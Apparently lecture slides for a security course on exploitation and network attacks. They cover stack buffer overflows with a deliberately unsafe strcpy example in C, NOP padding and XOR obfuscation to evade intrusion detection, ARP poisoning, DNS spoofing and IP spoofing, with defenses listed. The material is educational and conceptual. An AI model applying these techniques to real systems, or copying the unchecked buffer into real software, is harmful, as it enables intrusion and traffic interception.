
At The End Of Scanning Phase
• Attacker has a list of “live” IP addresses
• Open ports and applications at live machines
• Some information about OS type and version of live
machines
• Some information about application versions at
open ports
• Information about network topology
• Information about firewall configuration
Phase 3: Gaining Access
• Exploit vulnerabilities
– Exploits for a specific vulnerability can be downloaded
from hacker sites
– Skilled hackers write new exploits
What is a vulnerability?
What is an exploit?
Buffer Overflow Attacks

• Aka stack-based overflow attacks
• Stack stores important data on procedure call
Function call
arguments
Return address
Saved frame ptr
Local variables
for called procedure
TOS
Memory address
increases
Buffer Overflow Attacks
• Consider a function
void sample_function(char* s)
{
char buffer[10];
strcpy(buffer, s);
return;
}
• And a main program
void main()
{
int i;
char temp[200];
for(i=0; i<200;i++) temp[i]=‘A’;
sample_function(temp);
return;
}
Argument is larger
than we expected
…
Buffer Overflow Attacks
• Large input will be stored on the stack,
overwriting system information
Function call
arguments
Return address
Saved frame ptr
s,buffer[10]
TOS
Memory address
increases
Overwritten
by A’s
Buffer Overflow Attacks

• Attacker overwrites return address to point
somewhere else
– “Local variables” portion of the stack
– Places attack code in machine language at that portion
– Since it is difficult to know exact address of the portion,
pads attack code with NOPs before and after
Buffer Overflow Attacks
• Intrusion Detection Systems (IDSs) could look for
sequence of NOPs to spot buffer overflows
– Attacker uses polymorphism: he transforms the code so
that NOP is changed into some other command that does
the same thing,
e.g. MOV R1, R1
– Attacker XORs important commands with a key
– Attacker places XOR command and the key just before
the encrypted attack code. XOR command is also
obscured
Buffer Overflow Attacks
• What type of commands does the attacker
execute?
– Commands that help him gain access to the machine
– Writes a string into inetd.conf file to start shell
application listening on a port, then “logs on” through
that port
– Starts Xterm
Buffer Overflow Attacks
• How does an attacker discover Buffer
overflow?
– Looks at the source code
– Runs application on his machine, tries to supply
long inputs and looks at system registers
• Read more at
– http://insecure.org/stf/smashstack.html
Defenses Against Buffer Overflows
• For system administrators:
– Apply patches, keep systems up-to-date
– Disable execution from the stack
– Monitor writes on the stack
– Store return address somewhere else
– Monitor outgoing traffic
• For software designers
– Apply checks for buffer overflows
– Use safe functions
– Static and dynamic code analysis
Network Attacks
• Sniffing for passwords and usernames
• Spoofing addresses
• Hijacking a session
Sniffing
• Looking at raw packet information on the wire
– Some media is more prone to sniffing – Ethernet
– Some network topologies are more prone to sniffing –
hub vs. switch
Sniffing On a Hub

• Ethernet is a broadcast media – every machine
connected to it can hear all the information
– Passive sniffing
For X For X
X
A
R
Y
Sniffing On a Hub
• Attacker can get anything that is not encrypted and
is sent to LAN
– Defense: encrypt all sensitive traffic
– Tcpdump
• http://www.tcpdump.org
– Snort
• http://www.snort.org
– Ethereal
• http://www.ethereal.com
Sniffing On a Switch

• Switch is connected by a separate physical line to
every machine and it chooses only one line to send
the message
For X
X
A
R
Y
Sniffing On a Switch – Take 1

• Attacker sends a lot of ARP messages for fake
addresses to R
– Some switches send on all interfaces when their table
overloads
For X
X
A
R
Y
Sniffing On a Switch – Take 2

• Address Resolution Protocol (ARP) maps IP
addresses with MAC addresses
1. For X
2. Who has X?
X
A
R
Y
Sniffing On a Switch – Take 2

• Attacker uses ARP poisoning to map his MAC
address to IP address X
3. For X, MAC (A)
1. I have X, MAC(A)
X
A
R
Y
5. A sends this back
to R, to be sent to MAC(X)
8. A sends this back
to R, to be sent to MAC(Y)
Active Sniffing Tools
• Dsniff
– http://www.monkey.org/~dugsong/dsniff
– Also parses application packets
for a lot of applications
– Sniffs and spoofs DNS Dangerous
Spoofing DNS
• Attacker sniffs DNS requests, replies with his own
address faster than real server (DNS cache
poisoning)
• When real reply arrives client ignores it
• This can be coupled with man-in-the-middle attack
on HTTPS and SSH
Sniffing Defenses
• Use end-to-end encryption
• Use switches
– Statically configure MAC and IP bindings with ports
• Don’t accept suspicious certificates
What Is IP Spoofing
• Faking somebody else’s IP address in IP source
address field
• How to spoof?
– Linux and BSD OS have functions that enable superuser
to create custom packets and fill in any information
– Windows XP also has this capability but earlier Windows
versions don’t
